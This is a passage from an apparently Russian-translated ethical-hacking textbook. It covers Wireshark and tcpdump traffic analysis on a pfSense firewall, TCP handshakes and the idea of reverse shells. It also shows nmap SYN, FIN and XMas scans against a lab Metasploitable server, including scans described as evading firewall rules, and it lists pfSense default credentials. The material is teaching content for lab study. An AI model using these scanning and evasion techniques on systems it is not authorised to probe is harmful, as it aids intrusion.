


Рисунок 3-11. Просмотр TCP-потока в Wireshark

Восстановленный поток должен выглядеть как на рисунке 3-12.

Рисунок 3-12. Восстановленный TCP-поток

Теперь вы знаете, как атакующий может использовать Wireshark для кражи конфиденциальных данных из незашифрованных пакетов, перехваченных при ARP-спуфинге. Именно поэтому так важно убедиться, что ваш веб-трафик шифруется с помощью HTTPS.

Анализ пакетов, собранных вашим межсетевым экраном

Теперь, когда вы увидели, как хакер использует Wireshark, сменим направление. В этом разделе обсуждается использование Wireshark для определения того, взламывают ли вашу сеть. Я покажу, как захватывать и анализировать трафик, собранный вашим межсетевым экраном pfSense, с помощью Wireshark и `tcpdump` ? инструмента командной строки, позволяющего сохранять захваченные пакеты в файл.

Самый простой вариант ? сохранить все пакеты порта `80`, которые проходят через межсетевой экран. Порт `80` почти всегда используется для HTTP-связи, тогда как порт `443` обычно используется для зашифрованного HTTPS-трафика. Если вас интересует просмотр веб-трафика, начните с этих двух портов. Для простоты здесь я сосредоточусь на незашифрованном HTTP-трафике. В главе 6 вы узнаете, как расшифровывать зашифрованный трафик, получив ключ шифрования с машины жертвы.

Захват трафика на порту 80

Загрузите машину Kali Linux и перейдите на cs.virginia.edu. Поскольку весь трафик в вашей сети проходит через межсетевой экран pfSense, вы можете использовать команду `tcpdump` на машине pfSense, чтобы захватывать TCP-пакеты с машины Kali Linux. Теперь запустите pfSense. На экране появится примерно такой вывод:

```
Welcome to pfSense (amd64) on pfSense

WAN (wan) -> em0 -> v4/DHCP4: 10.0.1.11/24
LAN (lan) -> em1 -> v4: 192.168.1.1/24

0) Logout (SSH only)                  9) pfTop
1) Assign Interfaces                  10) Filter Logs
2) Set interface(s) IP address        11) Restart webConfigurator
3) Reset webConfigurator password     12) PHP shell + pfSense tools
4) Reset to factory defaults          13) Update from console
5) Reboot system                      14) Disable Secure Shell (sshd)
6) Halt system                        15) Restore recent configuration
7) Ping host                          16) Restart PHP-FPM
8) Shell

Enter an option:
```

Запустите вариант оболочки, введя `8`:

```
Enter an option: 8
[RELEASE][root@pfSense.localdomain]/root:
```

Затем введите `tcpdump` в оболочке. Программа запустится без параметров и будет захватывать все пакеты, проходящие через все интерфейсы системы, продолжая работать, пока вы не завершите ее нажатием CTRL-C. Ниже приведен пример вывода `tcpdump`:

```
[RELEASE][root@pfSense.localdomain]/root: tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on em0, link-type EN10MB (Ethernet), capture size 262144 byte
...
...
[1] 15:18:44.372924 IP 192.168.1.100.41193 > z.arin.net.domain
57745% [1au] DS-> 41.198.in-addr.arpa (40)
...
```

Обратите внимание, что трафик организован в строки. Разберем одну из них, чтобы понять, что выводится. `15:18:44.372924` ? это временная метка, указывающая, когда был захвачен трафик [1]. `IP` идентифицирует протокол пакета, а `192.168.1.100.41193` указывает объединенный IP-адрес и номер порта источника; сам номер порта ? `41193`. Затем `z.arin.net.domain.57745` указывает IP-адрес и порт назначения. Чтобы трассировка была читабельнее, `tcpdump` преобразует этот IP-адрес в соответствующее доменное имя. Это можно отключить, добавив к команде флаг `-n`. Все остальное ? информация о конкретном пакете.

Как и в Wireshark, в `tcpdump` можно захватывать пакеты определенного протокола, передав этот протокол как аргумент. Вы также можете захватывать пакеты определенного порта, указав номер порта. Например, чтобы захватывать только TCP-пакеты на порту `443`, выполните эту команду в pfSense:

```
[RELEASE][root@pfSense.localdomain]/root: tcpdump tcp port 443 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on [1]em0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:49:15.194721 IP 10.0.1.11.4092 > 172.253.63.113.443: Flags ....
01:49:15.208283 IP 172.253.63.113.443 > 10.0.1.11.4092: Flags ....
```

Если вы не видите пакетов, попробуйте обновить веб-браузер в Kali Linux. Вместо вывода пакетов в терминал можно также записать их в файл, который затем можно проанализировать в Wireshark:

```
tcpdump -i <interface> -s <number of packets to capture> -w <file.pcap>
```

Параметр `-i` задает интерфейс, на котором вы хотите захватывать пакеты. В предыдущем примере вы захватывали пакеты на интерфейсе `em0` [1]. Получить список всех интерфейсов устройства можно, выбрав вариант оболочки на стартовом экране и выполнив команду `ifconfig`. Флаг `-s` задает число захватываемых пакетов, а флаг `-w` задает имя файла, где будут сохранены данные. После сбора данных файл можно просмотреть в Wireshark. Анализ таких трассировок часто бывает очень утомительным. Онлайн-инструменты вроде packettotal.com проанализируют `.pcap`-файлы за вас и отметят подозрительную активность.

Упражнения

Выполните эти упражнения, чтобы углубить понимание Wireshark и pfSense. В первом упражнении вы войдете в pfSense через веб-интерфейс и изучите его возможности. Во втором упражнении вы используете Wireshark для анализа пакетов из атаки ARP-спуфинга.

pfSense

В браузере Kali Linux войдите в pfSense, введя IP-адрес маршрутизатора в адресную строку. Вы увидите предупреждение безопасности о том, что сертификат безопасности недействителен. Выберите вариант добавления исключения. Межсетевой экран pfSense использует самоподписанный сертификат. Я обсужу такие сертификаты в главе 6. Затем войдите с именем пользователя по умолчанию `admin` и паролем `pfsense`. После входа измените пароль по умолчанию, как показано на рисунке 3-13.




Рисунок 3-13. Изменение пароля по умолчанию в межсетевом экране и маршрутизаторе pfSense

Теперь вы будете просматривать статистику пакетов, проходящих через межсетевой экран, в реальном времени. Нажмите **Status** ("Состояние") и выберите **Dashboard** ("Панель мониторинга") в раскрывающемся меню. На панели мониторинга можно увидеть общий снимок состояния системы. Вы также можете добавлять панели на панель мониторинга и удалять их. Например, нажмите значок плюса и выберите **Traffic graphs** ("Графики трафика"), чтобы добавить график трафика в реальном времени. На рисунке 3-14 показан снимок панели мониторинга.




Рисунок 3-14. Панель мониторинга pfSense

Поэкспериментируйте, добавляя панели на панель мониторинга. Используйте это как возможность познакомиться с межсетевым экраном.

Изучение пакетов в Wireshark

Скачайте Wireshark-захват нашей атаки ARP-спуфинга (`arpspoof.pcap`) со страницы GitHub этой книги: github.com. Откройте файл в Wireshark и попробуйте ответить на следующие вопросы: каковы MAC- и IP-адреса машин жертвы и атакующего, и каков MAC-адрес маршрутизатора локальной сети? Подсказка: IP-адрес локального маршрутизатора ? `192.168.1.1`.

Другие захваты пакетов для анализа можно найти на странице netresec.com.

Глава 4. Создание TCP-оболочек и ботнетов

> Причина скрыта. Следствие видно всем.
>
> Овидий

Итак, вы перехватили трафик жертвы. Допустим, вы обнаружили, что жертва работает в определенной компании. Вы решаете проникнуть на сервер компании и загрузить на него программу, называемую обратной оболочкой, которая позволяет удаленно выполнять команды на этом сервере. Обратная оболочка позволяет сохранить доступ к серверу даже после того, как компания исправит уязвимость, благодаря которой вы получили доступ изначально. В этой главе объясняется, как атакующие это делают, и показывается, как провести такую атаку самостоятельно. Я начну с объяснения основ программирования сокетов. Затем вы примените эти основы, чтобы написать собственную обратную оболочку. Наконец, я завершу главу анализом реального ботнета, заразившего более 300 000 машин, и покажу, как написать собственный ботнет.

Сокеты и взаимодействие процессов

Прежде чем проектировать собственную обратную оболочку, нужно понять основы программирования сокетов. Сокет ? это API, позволяющий программам взаимодействовать по сети. Существует два типа сокетов: TCP и UDP. TCP-сокеты используют протокол TCP, упомянутый в главе 2. Они гарантируют надежную доставку всех данных, отправленных по сети. UDP-сокеты, напротив, обменивают надежность на скорость. UDP-сокеты часто применяются в приложениях аудио- и видеозвонков, где важна доставка пакетов в реальном времени. В этой главе вы будете использовать TCP-сокеты.

TCP-рукопожатия

Интернет-маршрутизаторы рассчитаны на обработку миллионов пакетов в секунду. Однако в часы пик маршрутизаторы могут перегружаться и удалять пакеты; это лишь один из многих способов, которыми пакеты теряются. Как же можно надежно доставлять пакеты по сети, которая их удаляет? TCP достигает этого, отслеживая все передаваемые пакеты. Каждому пакету назначается порядковый номер, обозначающий его место в последовательности передаваемых пакетов. Если порядковый номер отсутствует, TCP поймет, что пакет потерян, и передаст его повторно. На рисунке 4-1 показано, как изображение, закодированное битами, преобразуется в TCP-пакеты с порядковыми номерами.




Рисунок 4-1. Как файл преобразуется в пакеты с порядковыми номерами

Изображения, текстовые файлы, программы и все остальные данные, хранящиеся на компьютере, записаны в двоичном виде. Прежде чем файл можно будет передать, его нужно инкапсулировать в пакет. Однако максимальный размер TCP-пакетов равен 64 КБ, поэтому файлы большего размера делятся и помещаются в несколько TCP-пакетов. Каждому пакету назначается порядковый номер, чтобы файл можно было собрать заново. Порядковые номера идут последовательно, что позволяет получателю определить правильный порядок интерпретации пакетов; однако каждая машина начинает последовательность со случайного числа, чтобы хакеры не могли предсказывать последовательность.

Прежде чем две машины смогут передавать свои пакеты, каждая из них должна получить и подтвердить начальный порядковый номер другой стороны, чтобы отслеживать потерянные пакеты. Такой обмен называется трехсторонним TCP-рукопожатием. На рисунке 4-2 показано, какими сообщениями обмениваются стороны во время рукопожатия. Если машина отвечает на рукопожатие, значит, сервер готов принимать соединения на этом порту.




Рисунок 4-2. Как трехстороннее TCP-рукопожатие используется для установления канала связи

Клиент начинает TCP-соединение, отправляя серверу SYN-пакет, то есть TCP-пакет с установленным флагом SYN. Этот SYN-пакет также содержит начальный порядковый номер клиента. Например, отправку пакета `SYN(3)` можно прочитать как фразу: "Здравствуйте, мой начальный порядковый номер ? 3. Какой ваш?" Когда сервер получает SYN-пакет, он записывает порядковый номер клиента и отвечает SYN-ACK-пакетом, у которого установлены флаги SYN и ACK. Этот SYN-ACK-пакет подтверждает получение порядкового номера клиента и отправляет порядковый номер сервера. Например, пакет `SYN(0) ACK(4)` можно прочитать так: "Мой начальный порядковый номер ? 0, и я ожидаю, что следующим вы отправите пакет 4". Однако соединение не установлено до тех пор, пока сервер не получит ACK-пакет, уведомляющий, что клиент получил его порядковый номер и ожидает следующее значение в последовательности.

Когда системы завершили обмен пакетами, они закрывают соединение, обмениваясь FIN- и ACK-пакетами. На рисунке 4-3 показан этот FIN-ACK-обмен.




Рисунок 4-3. Как FIN-ACK-пакеты используются для закрытия канала

TCP допускает полнодуплексную связь, то есть и отправитель, и получатель могут передавать данные одновременно. Напротив, при полудуплексной связи одновременно передавать может только одна сторона. Рации работают в полудуплексном режиме: один человек должен освободить канал, прежде чем другой сможет говорить. Мобильные телефоны, напротив, работают в полнодуплексном режиме, поскольку обе стороны могут говорить одновременно. Так как TCP-соединение полнодуплексное, обе машины должны отправить сообщения для закрытия соединения. После того как одна машина отправила FIN-пакет, она должна дождаться, пока другая машина тоже отправит FIN-пакет, прежде чем закрывать соединение.

Обратная TCP-оболочка

TCP-сокеты ? фундаментальные строительные блоки сетевых приложений. Например, утилиты вроде Secure Shell (SSH) используют сокеты для подключения к удаленным серверам. После компрометации машины хакер может установить SSH-сервер и управлять машиной с помощью SSH-клиента. Однако во многих организациях есть маршрутизаторы, на которых работают межсетевые экраны и реализована трансляция сетевых адресов (NAT), механизм, который мы рассмотрим в главе 8. Эти механизмы не позволяют машинам вне сети устанавливать соединения с серверами внутри сети.

Однако многие межсетевые экраны разрешают обратное: машины внутри сети по-прежнему могут устанавливать исходящие соединения с машинами вне сети. Так сотрудники могут открывать Google, но внешние атакующие не могут использовать SSH-клиенты для подключения к серверам организации. На рисунке 4-4 показан общий вид этой идеи.

Рисунок 4-4. Как межсетевые экраны и NAT блокируют входящие соединения, но не исходящие

Чтобы обойти межсетевой экран и NAT, хакеры могут установить на скомпрометированной машине обратную оболочку ? программу, которая сама устанавливает соединение изнутри сети с компьютером атакующего вне сети. После подключения обратной оболочки к машине атакующего он может отправлять ей команды, а она выполняет их на сервере организации. Многие оболочки также маскируют свой трафик, взаимодействуя на порту 53 и инкапсулируя данные в DNS-пакеты.

Обратная оболочка состоит из двух частей: компонента, подключающегося к компьютеру атакующего, и компонента оболочки, позволяющего атакующему выполнять терминальные команды на машине жертвы. На рисунке 4-5 показано, как обратная оболочка на сервере Metasploitable взаимодействует с TCP-серверным сокетом на машине Kali Linux атакующего.




Рисунок 4-5. Как TCP-клиент и сервер взаимодействуют по сети

Когда запускается клиент, размещенный на машине Metasploitable, он запрашивает новый сокет у операционной системы. После создания сокета операционная система назначает ему номер порта и связывает сокет с обратной оболочкой. Похожее происходит на машине Kali Linux, где работает TCP-сервер, запрашивающий у операционной системы конкретный номер порта. Уникальная комбинация номера порта и IP-адреса идентифицирует TCP-сервер для TCP-клиентов на других машинах. Когда вы разрабатываете собственные серверы, для их работы стоит выбирать большие номера портов, потому что другие приложения на устройстве уже могут использовать меньшие номера портов. Поле порта имеет длину 16 бит, поэтому наибольший номер порта равен 2^16 - 1, или 65 535.

> **Примечание.** Если вам интересно, для чего используется каждый порт, Инженерная группа интернета (IETF) поддерживает реестр имен служб и номеров портов транспортных протоколов, где номера портов сопоставлены с соответствующими службами: iana.org.

Эта модель, в которой клиенты подключаются к выделенному серверу и взаимодействуют с ним, называется клиент-серверной моделью. Клиент-серверную модель можно найти повсюду в интернете. Например, ваш веб-браузер ? это TCP-клиент, взаимодействующий с TCP-веб-сервером Google, работающим на `172.217.12.238` на порту `80`.

Альтернатива клиент-серверной модели ? одноранговая модель (P2P). В P2P-модели клиенты обмениваются информацией напрямую друг с другом. Самостоятельно размещенные видеочаты и BitTorrent ? примеры P2P-модели. Мы используем клиент-серверную модель для разработки обратной оболочки; однако также возможно разработать P2P-версию того же инструмента.

Доступ к машине жертвы

В главе 2 вы обнаружили IP-адрес сервера Metasploitable. Теперь нужно найти путь внутрь сервера. Получив доступ к серверу, мы сможем загрузить на него нашу обратную оболочку.

Помните, что процессы взаимодействуют по сети через открытые порты, поэтому если атакующий обнаружит такой порт, он сможет отправить вредоносные пакеты процессу, который принимает на нем подключения, и, возможно, скомпрометировать машину.

Сканирование открытых портов

Инструменты вроде nmap позволяют хакерам сканировать системы, чтобы обнаруживать открытые порты. Начнем со сканирования сервера Metasploitable. К счастью, nmap установлен в Kali Linux по умолчанию. Выполните следующую команду, чтобы начать сканирование:

```
kali@kali:~$ nmap -sV 192.168.1.101
Starting Nmap ( https://nmap.org )
Nmap scan report for 192.168.1.101
Host is up (0.00064s latency).
Not shown: 977 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
25/tcp open  smtp    Postfix smtpd
53/tcp open  domain  ISC BIND 9.4.2
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
... More Ports...
```

Флаг -sV включает определение версий, заставляя nmap определять версию каждого приложения, работающего на порту. Затем укажите сканируемый IP-адрес; ваш может отличаться от показанного здесь. Команда выведет открытые порты, приложения, работающие на этих портах, и версии этих приложений.

Один из способов, которыми nmap сканирует порты на хосте, ? попытка установить соединение с каждым портом. Однако это медленно и часто вызывает тревоги. Поэтому по умолчанию nmap выполняет SYN-сканирование. Вместо установления полного соединения SYN-сканирование отправляет TCP SYN-пакеты, ожидает SYN-ACK-ответы и помечает порт как открытый, если получает ответ. Однако nmap не завершает рукопожатие отправкой последнего ACK-пакета. Можно явно выполнить SYN-сканирование следующей командой; флаг -sS задает SYN-сканирование:

```
kali@kali:~$ nmap -sS <Metasploitable IP address>
```

Атакующие также иногда используют TCP-FIN-пакеты для обхода защиты межсетевых экранов. Например, системный администратор может задать правила, определяющие, какие пакеты могут входить в систему и выходить из нее. Он может разрешить только исходящие пакеты на порту 22, тем самым блокируя любые входящие пакеты на этом порту. В результате все SYN-пакеты будут заблокированы. Вместо этого хакер может зондировать порт с помощью FIN-пакетов, поскольку и входящие, и исходящие соединения используют такие пакеты. Используйте следующую команду, чтобы выполнить FIN-сканирование сервера Metasploitable:

```
kali@kali:~$ nmap -sF <Metasploitable IP address>
```

Помимо FIN-сканирования, `nmap` позволяет выполнять XMas-сканирование, использующее необычную конфигурацию пакета для обхода обнаружения и получения сведений о системе. XMas-сканирование устанавливает флаги FIN, PSH и URG в TCP-пакете. Флаги PSH и URG используются редко, а системы часто содержат неполные или неправильные реализации стандарта TCP/IP, которые обрабатывают их неодинаково. Изучая, как система отвечает на эти флаги, атакующий может сделать выводы о реализации TCP/IP и узнать сведения о системе. XMas-сканирование можно выполнить этой командой:

```
kali@kali:~$ nmap -sX <Metasploitable IP address>
```

> **Примечание.** Оно называется XMas-сканированием, потому что, когда вы рассматриваете биты в Wireshark, они выглядят как лампочки на рождественской елке, как показано на рисунке 4-6.

